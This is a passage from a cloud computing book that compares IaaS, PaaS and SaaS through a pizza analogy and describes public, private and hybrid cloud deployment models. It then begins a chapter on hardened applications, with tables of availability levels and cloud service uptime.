4. **Take your team to a *dine-in* restaurant:** This is the most convenient option. You do not need to make any type of arrangement. All you need to do is pay the bill. Although you have little control over the ingredients or cooking style, every aspect of the experience is managed by the vendor/restaurateur.

Figure 2-1 breaks down the pizza party into granular components for each of the four options and allocates responsibility for various tasks between you and the vendor (pizza store or restaurant).




Figure 2-1. *Pizza as a Service (Albert Barron, LinkedIn Pulse, 2014. Available at: https://www.linkedin.com/in/albertbarron. Reprinted with permission.)*

With each option, you and your team have pizza for dinner. However, each option requires varying degrees of effort from you or your vendor. With the scratch option, you do all the work, and with the dine-in option, the vendor does all the work for you.

Platform Types

Cloud platforms provide computing and information technology resources quickly and at a much lower total cost of ownership than a self-hosted platform. You can think of the resources as layers that build on each other. The applications build on a platform that is hosted on servers and integrated with other servers through networking. A distributed operating system governs the data center and its resources. The operating system governs the allocation and de-allocation of computing resources, machine updates, provisioning, monitoring, and user onboarding. Different components of a cloud platform are as follows:

- **Infrastructure resources:** networking, servers, and operating systems
- **Platform software:** storage, monitoring, and EAI-integration
- **Application software:** app logic, schema objects, and business rules

Taking the pizza metaphor further, you can think of resources as the ingredients for a particular type of pizza—say, pepperoni. Applications differ from one another and are composed of different modules and technologies—in a word, different resources. Following this metaphor, applications can be seen as different types of pizza and resources as their ingredients. The same ingredients can be combined in different ways to make different types of pizza. Figure 2-2 depicts your application on three distinct cloud platform types: Software as a Service (dine-in pizza service), Platform as a Service (delivery pizza service), and Infrastructure as a Service (take-and-bake pizza service) while comparing it to an on-premise application (scratch pizza service).




***Figure 2-2.** Comparing on-premises and cloud platform models*

In summary, the three cloud platform models can be applied as follows:

- IaaS to host your existing application
- PaaS to build and host your new application
- SaaS to consume an application delivered by the vendor

IaaS *hosts* the application using its servers, networks, and operating systems. It is typically targeted toward system administrators and networking professionals. IaaS is usually the preferred option for customers who want to lift and shift an existing application to the cloud. In general, this approach implies minimal or no changes to the original solution. The only difference is that it is deployed to the cloud platform of choice. This operation is best applied in those cases where the original system runs on a virtual environment on the on-premises or corporate data center. In most instances, it is sufficient to move the virtual machines to the cloud and apply a small number of changes to the application configuration (e.g., connection strings to databases) to complete the migration to the cloud. The most prevalent IaaS providers are:

- Microsoft Azure
- Amazon Elastic Compute Cloud (EC2)
- Google Compute Engine

PaaS provides infrastructure and platform components through which you can *build and manage* your applications quickly and efficiently. In this case, the target users are developers. Some prevalent PaaS providers are:

- Microsoft Azure
- Amazon Web Services
- Google App Engine
- Red Hat OpenShift Online
- Force.com
- Engine Yard

SaaS applications are *ready-to-consume* services designed for customers/end-users. Some well-known SaaS providers are:

- Microsoft Office 365
- Salesforce
- SAP Business ByDesign
- Cloud9 Analytics

Each cloud platform model leverages the underlying components, as shown in Figure 2-3. This is called the *stack approach*.



Software
SaaS Vendors:
Amazon RedShift;
Google G Suite; Salesforce;
Microsoft Azure; Microsoft Office 365;
GoToMeeting
Platform
PaaS Vendors:
Google App Engine; Microsoft Azure;
Red Hat OpenShift; Engine Yard; Force.com
Infrastructure
IaaS Vendors: Microsoft Azure; Amazon Elastic Compute
Cloud (EC2); Google Compute Engine
Cost of Ownership
Low
Medium
High
Target User
Business
Developers
Admins

Figure 2-3. *Stack approach of the cloud platform types*

From Figure 2-3, the following considerations can be made:

- Infrastructure as a Service (IaaS) is at the bottom of the stack and is commonly called the "bare metal" tier. An IaaS vendor provides a virtualized OS to networked computers. The end user manages OS patching; this is preferred particularly from a scheduling perspective. You are expected to manage your applications and data, while the IaaS vendor manages the operating environment (not just the OS), servers, networking, maintenance, and everything else.
- Platform as a Service (PaaS) is the middle tier. It includes support for the operating and development environment while providing support services (e.g., messaging) that integrate with your application. For example, Microsoft Azure provides you with the ability to develop and test a PaaS cloud service locally before deploying it to Azure. Once deployed, a developer can use a development environment (such as Visual Studio) to debug, monitor, and profile the application for best performance, while Azure will look after patching individual machines, thus ensuring that the application remains up and running.

- Software as a Service (SaaS) is the “top” tier of the cloud platform types. SaaS provides you with complete and ready-to-consume software services and allows your business to run programs on the cloud platform. The vendor manages every aspect of the software application.

In the following section, we will delve into each of these cloud platform types so that you can understand which of these are best suited to host your application.

Infrastructure as a Service (IaaS)

IaaS offers you software and hardware infrastructure components such as servers, operating systems, and a network. Vendors will provide “templatized” or “pre-loaded” infrastructure with operating system or database software (e.g., Windows Server 2016, Linux Ubuntu 18.04 LTS, or SQL Server 2017). You do not have to purchase servers or network equipment, license software, or rent data center space. Instead, you “rent” these resources from a vendor as a completely outsourced service.

While subscribing to this service, you are only required to manage your application, data, middleware, and runtime. The vendor manages your server, commonly delivered via virtualization and networking.

For many project owners, IaaS is a first foray into the cloud world, especially when scaling out to meet seasonal demand for processing capacity.

Advantages of IaaS

The most significant advantages of IaaS are as follows:

- It allows you to avoid buying hardware.
- It reduces project lead times.
- It increases your Return on Investment (RoI).
- It streamlines and automates scaling.
- It makes integration with enterprise infrastructure easy.
- It allows users to control Virtual Machines (VMs) according to their preferences.

When to Consider IaaS

You should consider IaaS for the following workload situations:

- Demand is volatile or seasonal, as with "Black Monday."
- Time to market is critical.
- Budgets and capital expenditures have hard limits.
- Hardware scaling is difficult for the developing organization.
- Business infrastructure needs are temporary or trial-based.

Conversely, here are a few situations in which IaaS may *not* be a good fit for your application:

- Your application requires higher levels of scale and performance than it can support.
- You have significantly high integration needs, especially with on-premises systems.

Platform as a Service (PaaS)

PaaS provides the building blocks for you to develop and deploy your application without the complexity of licensing the software and buying the infrastructure underneath it. PaaS also includes features that harden your application without you having to write code for database backups, scalability, failover and disaster recovery, security patches, reliable messaging, networking, and much more.

An example of this sort of PaaS application can be found in the Microsoft Azure cloud platform. The solution includes your web application with a web front end and SQL Server; this is integrated with Microsoft Dynamics CRM 365 for customer data. It serves users on devices with various form factors connected via the public Internet and through VPN. Figure 2-4 provides an example of a PaaS application built and deployed on the Microsoft Azure platform.




***Figure 2-4.** Typical PaaS application*

The line differentiating IaaS and PaaS is rapidly disappearing, with IaaS vendors providing more value-added services such as storage services, application host capabilities, and messaging systems in addition to a wide selection of OS versions. Similarly, predominantly PaaS solutions also leverage components of IaaS; as an example, in Figure 2-4, the solution includes SQL Server deployed as a virtual machine. PaaS services are subscription-based or usage-based and are billed on a monthly basis. For example, there may be a small monthly fee for using a load balancer or a database backup service.

Advantages of PaaS

Significant advantages of PaaS are as follows:

- It is a holistic or end-to-end platform with which you can develop, deploy, and manage your application. It does not require any specialized software licenses to procure or manage.
- It is a cost-effective approach.
- It supports multitenant architecture where users from multiple organizations can use their respective space securely.

- It provides built-in scalability, load balancing, and failover benefits.
- It supports third-party solutions that can be taken from platform marketplaces to handle billing and subscription management using a library or RESTful API.
- It can automate test and deployment services.
- It supports a web-based user interface to manage the application.
- It controls the users accessing the software and data processing.

When to Consider PaaS

There are several conditions under which PaaS can be a good fit for an application. Some of these conditions are listed as follows:

- External groups require communication with the development process, where multiple developers are working on a development project.
- Users want to create applications that control an existing data source.
- The automation of testing and deployment services is required.

Conversely, here are a few situations where PaaS may not be a good fit for your application:

- Your application requires specialized hardware or software to perform its functions.
- The portability of the application is important—essentially, your application will only run on the platform it was developed on. For example, if you are locked in with a particular vendor.
- Customers want to migrate an existing application to the cloud, and the effort to re-write the application does not offer any significant RoI. In this case, it is better to adopt a lift and shift approach and migrate the existing application to IaaS virtual machines instead of creating a PaaS solution.

Note Developers around the world prefer PaaS for their new applications, while existing applications continue on IaaS.

Software as a Service (SaaS)

SaaS provides a ready-to-consume application to users, most commonly through a web browser. Everything related to the application (the code, the business logic, and the data) is hosted on the cloud platform, and nothing related to the application is on-premises or on the client machine.

SaaS applications are ubiquitous, and there are many well-known examples of them. Some popular SaaS applications include:

- Salesforce (an enterprise-level CRM tool)
- QuickBooks
- Google Docs
- Jira
- Microsoft Office 365
- Basecamp

With this platform, software is delivered to the user as a monthly, quarterly, or annual subscription, as compared to a paid-upfront license fee. While many SaaS vendors offer their applications to customers on a pay-as-you-go or usage-based subscription basis, other vendors are offering a basic or specific version of the service with minimal features for free. Such free services are monetized via other revenue streams, such as advertising or harvesting customer transaction data. SaaS vendors leverage multitenant architecture to reduce the overall cost of the service.

Multitenancy is a key design pattern wherein a single instance of the software serves multiple businesses (tenants), so the ensuing economies of scale are passed on to users as lower subscription costs.

SaaS offerings are rapidly gaining acceptance and growing at a double-digit pace each year. Much of the largest growth stems from automating business processes such as expense reporting, revenue management, and collaboration software.

Characteristics of SaaS Applications

Some common characteristics of SaaS applications are as follows:

- The software can be accessed through Internet browsers and mobile applications. A SaaS application does not require any software installation on the client box.
- The software is delivered using a "one-to-many" or multitenant architecture.
- SaaS applications provide Application Programming Interfaces (APIs) for integration with other applications.
- SaaS applications provide a centralized location for managing activities and allowing customers to access applications from anywhere at any time.

When to Use SaaS

While SaaS is rapidly growing as a way of delivering business application software, it is particularly advantageous in these scenarios:

- Where standardized or "vanilla" business processes are being utilized. An example is an email wherein standardization helps integration with other email providers without the need to customize integration across systems. Imagine a world where we need developers to set up integration between Outlook.com and Gmail.com! Another great example is tax or accounting software solutions, because the processing logic is mandated by law.
- Where software is required seasonally or intermittently. Typical examples are annual or seasonal tax and billing applications, or software required for the duration of a project, as with Balsamiq.com, a wire-framing and mock-up tool for UI development.
- For business processes and applications. An example would be CRM software offered by Salesforce.com or Microsoft Dynamics.

- Where applications require considerable web or mobile access. For example, using a mobile sales management software.
- Where applications require considerable interaction between the organization and the outside world. An example would be an email newsletter campaign software.

At the same time, do be aware that SaaS is not a panacea for all software delivery. SaaS is not ideal in the following situations:

- Where business processes are customized. For example, manufacturing scheduling or logistics management.
- Where applications that require significant amounts of integration with other applications are deployed on cloud platforms and within private data centers.
- When software requires high-speed processing of real-time data.

Other Cloud Application Platforms

While IaaS, PaaS, and SaaS are the most common cloud platform types, there are a few others we will discuss in the following sections.

Cloud Web Services

Cloud web services are back-end services that are typically accessed via an API layer and are rarely consumed by users directly.

These specialized and commonly proprietary back-end services let you leverage web service functionality and integrate it into your business process. Some commonly used web services include the following:

- Credit card processing
- Credit check
- USPS address check
- Shipping-tracking status

These cloud web services are commonly available via the cloud platform's store.

Note Utility cloud services are another variation of cloud web services and offer specialized infrastructure components, such as storage on demand.

Cloud Managed Services

In cloud managed services, the vendor takes end-to-end responsibility for some or all of the IT business processes for its customers. These services are especially appropriate for businesses that want to focus on their core mission without the distraction of having to manage IT. For instance, a city or municipality may outsource its entire IT operation to a managed-services vendor that specializes in these services for cities and municipalities.

Cloud managed services are commonly a suite of applications that fulfill the needs of one or more business processes. Services may also include "human" interactions in the workflow to achieve the needs of the business process.

HIPAA compliance and audit, travel management, expense reporting, and virtual assistants are great features of cloud managed services.

Cloud Application Deployment Models

In previous sections, we discussed various cloud platform options, including IaaS, PaaS, and SaaS. Another factor you should be aware of is how and where vendors deploy these platforms. Based on the "how" and "where" of the deployment, there are three deployment models, as follows:

- Public cloud
- Private cloud
- Hybrid cloud

Public Cloud

Microsoft Azure, Amazon Web Services, and Google App Engine are available to all consumers without any restrictions, and are pretty much open to the public. These are commonly called public clouds. Each public cloud platform is owned and operated by a specialist software business that offers their IaaS, PaaS, or SaaS applications on a subscription basis.

Applications on public clouds are easy and inexpensive to deploy and are responsive to your scaling needs; you pay for what you reserve or use.

Community clouds are a variation of public clouds, where businesses share the common cloud infrastructure within the same domain, e.g., healthcare providers. The advantage of community clouds is that the software is optimized for the business or industry, such as for HIPAA requirements.

Private Cloud

Private cloud, as the name indicates, is "private" and serves one business or licensee. The infrastructure and software, while licensed to the business organization, could still be owned and operated by the cloud platform vendor. The business dictates how resources and services are customized, and there is little that is "vanilla" about this offering. Private clouds are not multitenant, since they serve the needs of only one business or organization.

Key differences between private and public cloud platforms are as follows:

- **Utility pricing:** Private clouds charge license fees, unlike public clouds, which offer utility or pay-for-use pricing models.
- **Elastic resource capacity:** Resource availability is limited to pre-determined levels. Adding capacity has significant lead-time and costs.
- **Managed operations:** The user is typically responsible for managing the operations of the private cloud platform.
- **Ownership:** Private cloud platforms are licensed and owned by the business, while a third party owns public cloud platforms—typically cloud platform vendors or their operators.

Figure 2-5 highlights the similarities and differences between public and private clouds.




Figure 2-5. *Public and private clouds—similarities and dissimilarities (grayed-out boxes indicate non-availability in private cloud offering). (Goran ➤ Andrli ➤ Cloud Computing—Types of Cloud, 2013. Available at: GlobalDots.com. Reprinted with permission.)*

Hybrid Cloud

A hybrid cloud, as the name indicates, is composed of assets from both public and non-public cloud infrastructures. The hybrid cloud is a logical construct; the applications leverage assets from public and private clouds to fulfill business and process requirements. Hybrid clouds evolve, as businesses may start with private clouds and quickly realize that they need to integrate with software solutions that are deployed on public clouds, in the process of creating hybrid clouds. Public clouds often have sophisticated offerings for high availability and disaster recovery, which cause businesses running on private clouds to form hybrid clouds.

Hybrid clouds are also designed and deployed when local resources are insufficient to process a complex and scaled-out workload. In such cases, a hybrid application can:

- Seek and provision resources on a public cloud
- Complete a task
- Collect results
- De-allocate resources

Typical examples of such use are running statistical analysis and genome sequencing. A common reason to move toward hybrid clouds is to leverage public cloud data centers in countries or regions where it might not be economical for a business to have its own private cloud data center. In the early days of cloud platforms, the three most common forms of hybrid clouds were public cloud - on-premises, public cloud - private cloud, and multi-cloud. However, with the growth in adoption of cloud platforms, multi-cloud patterns are expected to be common. All three patterns are discussed in detail here:

- **Public Cloud - On-Premises:** This scenario is very common when a cloud application needs to access services and data that is available on a corporate data center (on-premises) and the data cannot be migrated to the cloud because it is being used by other on-premises systems, or because of regulations that prohibit sensitive data from being stored outside of the national boundaries. This would be the most common deployment model because it leverages existing software and IT assets deployed in the data center. “New” applications are typically built for public clouds and integrated with existing on-premises deployments.
- **Public Cloud - Private Cloud:** It is not realistic to expect private clouds to exist isolated from a company’s IT resources - on-premises or the cloud.
- **Multi-Cloud:** This is a more futuristic scenario, wherein deployments are available across multiple public clouds and are stitched together to provide the application to customers. Given that cloud platform providers do not have a common API, such deployments are highly complicated and intricate. This strategy would also be adopted as High Availability and Failover at the platform level. For example, AWS failure will cause disaster recovery to failover to the Microsoft Azure cloud platform.

Summary

Cloud projects offer great RoI and are therefore rapidly gaining acceptance among IT organizations. They will surely be the default option to deliver your application. Consider all of your platform and deployment options, including on-premises options, while building your next application.

While there are similarities between the cloud service models, there are significant differences as well. It is up to you to select the model that is best suited for your business. To assist you with your choice of platform, Table 2-1 shows a summary of key characteristics.

Table 2-1. *Characteristics of Cloud Platforms*

Characteristic	IaaS	PaaS	SaaS
Application life-cycle management effort	High	Moderate	Low
Customizability of application	Moderate	High	Low
Effort to integrate with other applications	Moderate	Low	High
Effort to switch cloud platform vendor	Low	High	Low
Total cost of ownership	High	Medium	Low

CHAPTER 3

Hardened Cloud Applications

In the previous chapters, we examined the capabilities of two cloud platforms—Microsoft Azure and Amazon Web Services—and took a quick tour of application classifications. In this chapter, we will tie it all together by showing you how to host a "hardened" application on the cloud platform. However, before we venture into how to harden an application, let us get a better understanding of why it is important to harden an application and then review the features of a hardened application.

Hardened Applications

You have heard about hardening steel and how it dramatically alters the metal's characteristics, preparing it for a long life in a high-stress environment while remaining at an affordable price point. This concept also applies to software applications. Hardened applications are expected to be:

- Lightweight, in order to operate with a low resource footprint
- Resilient enough to handle a large volume of users, messages, or devices
- Able to scale out without duress
- Secure
- Future-proof

S. Machiraju and S. Gaurav, *Hardening Azure Applications*, https://doi.org/10.1007/978-1-4842-4188-2_3

Cloud platforms provide you with a number of tools and services to harden your application. Some of these tools and services are as follows:

- Azure DDoS Protection
- Azure Advanced Threat Protection
- Application Gateway
- KeyVault
- VPN Gateway
- Azure Backup
- Visual Studio Team Services (VSTS)
- Network Watcher
- Content Delivery Network (CDN)
- Azure Service Fabric

Hello World vs. Real-World?

As a developer, you have likely used cloud platforms in the past and know that it is very easy to build and deploy an application on a cloud platform. A simple *hello world* or *proof-of-concept* application can be built in short order because cloud platforms provide the infrastructure capabilities to keep those applications running.

However, in the real-world, your application needs to do a lot more, including:

- Being available for extended periods of time without crashing
- Surviving updates and failures of infrastructure
- Scaling up or down with user load
- Fulfilling business functions with the lowest cost possible

Real-world applications, especially those that are classified as mission critical, must guarantee business continuity. In addition, such systems must be deployed on multiple geographical sites to guarantee disaster recovery. The bottom line is that a **hardened application** is one that serves a purpose and is available at all times, efficiently.

Note Business continuity dictates that each component needs to be replicated for high availability.

Real-World and Hardened Applications

Email is ubiquitous. It is global, secure, always on, and a great example of a real-world application. Let us use this example to understand the key tenets and sheer size of a real-world and hardened application.

Hotmail.com, now Outlook.com, was the first free web-based email service, and was launched in the mid-1990s. It was an innovative application that democratized communication. People could collaborate freely with contacts all over the world.

Microsoft acquired Hotmail in 1999. From that time, its adoption has grown dramatically, to nearly a billion mailboxes, and is still adding new users at a frequent pace. Outlook.com has nearly 500 million active users and is available in over 100 languages. It is a distributed application deployed in five continents on tens of thousands of servers and is managed by a global team of hundreds of engineers. The application is available from any corner of the world 99.99% of the time, in any weather condition, on any device, and withstands hardware and software failures and daily attempts to breach its security perimeter. Wow!

When you compare this with any application that you build, running in your business or corporate environment, you will quickly realize the massive scale of Outlook.com. Of course, all of us are happy enough managing applications on a smaller scale, but let us think of it as a beacon—a true North Star—to understand the characteristics of a hardened application.

In the following sections, we will review features that are typically included in a hardened application, including:

- Availability
- Reliability
- Scalability
- Recoverability
- Low latency
- Security

Availability

In operational terms, *availability* is defined as the probability that a software application will be available to users. Availability is an assessment of both available and non-available time, including:

- Up/running time
- Testing downtime
- Waiting and administrative downtime
- Maintenance downtime

Availability is the most important feature of a real-world hardened application. Developers and architects are judged for their competency based on their application availability, which is measurable and quantifiable.

Note One year has 8,760 hours and 31.536 million seconds.

A hardened application needs to be available 99.9% of the time or more, depending on the service-level agreement. In other words, it can be down for only 0.1% of the time. Table 3-1 illustrates this point and compares various levels of availability.

Table 3-1. *Availability Classifications*

Availability	Downtime/Year	Downtime/Month	Application Classification
99%	3.65 days	0.3 days	Resilient
99.9%	8.76 hours	45 minutes	Available
99.99%	52 minutes	4.5 minutes	Highly Available
99.999%	5.2 minutes	25 seconds	Error Sensitive

A hardened application starts at 99.9% availability, which means your application can only be down for 8.76 hours per year, or about one shift per year, or nearly 45 minutes per month. This downtime includes code and feature updates, logistics time, ready time, and waiting or administrative downtime, and both preventive and corrective maintenance and bug fixes. Table 3-2 shows the availability of various cloud platform services. Additionally, the table shows potential or allowed downtime (in minutes per month).

Table 3-2. *Availability of Major Services in Cloud Platforms*

Cloud Platform Services	**Availability**	**Allowed Downtime (Minutes /Month)**
Compute Nodes	99.95%	21.6
Cloud Database	99.90%	43.2
Cloud Storage	99.90%	43.2

An application can have a higher level of availability, but it comes at an incredible cost. As an example, review the availability classifications of cloud platform services; these are pegged at "Available" and "Highly Available."

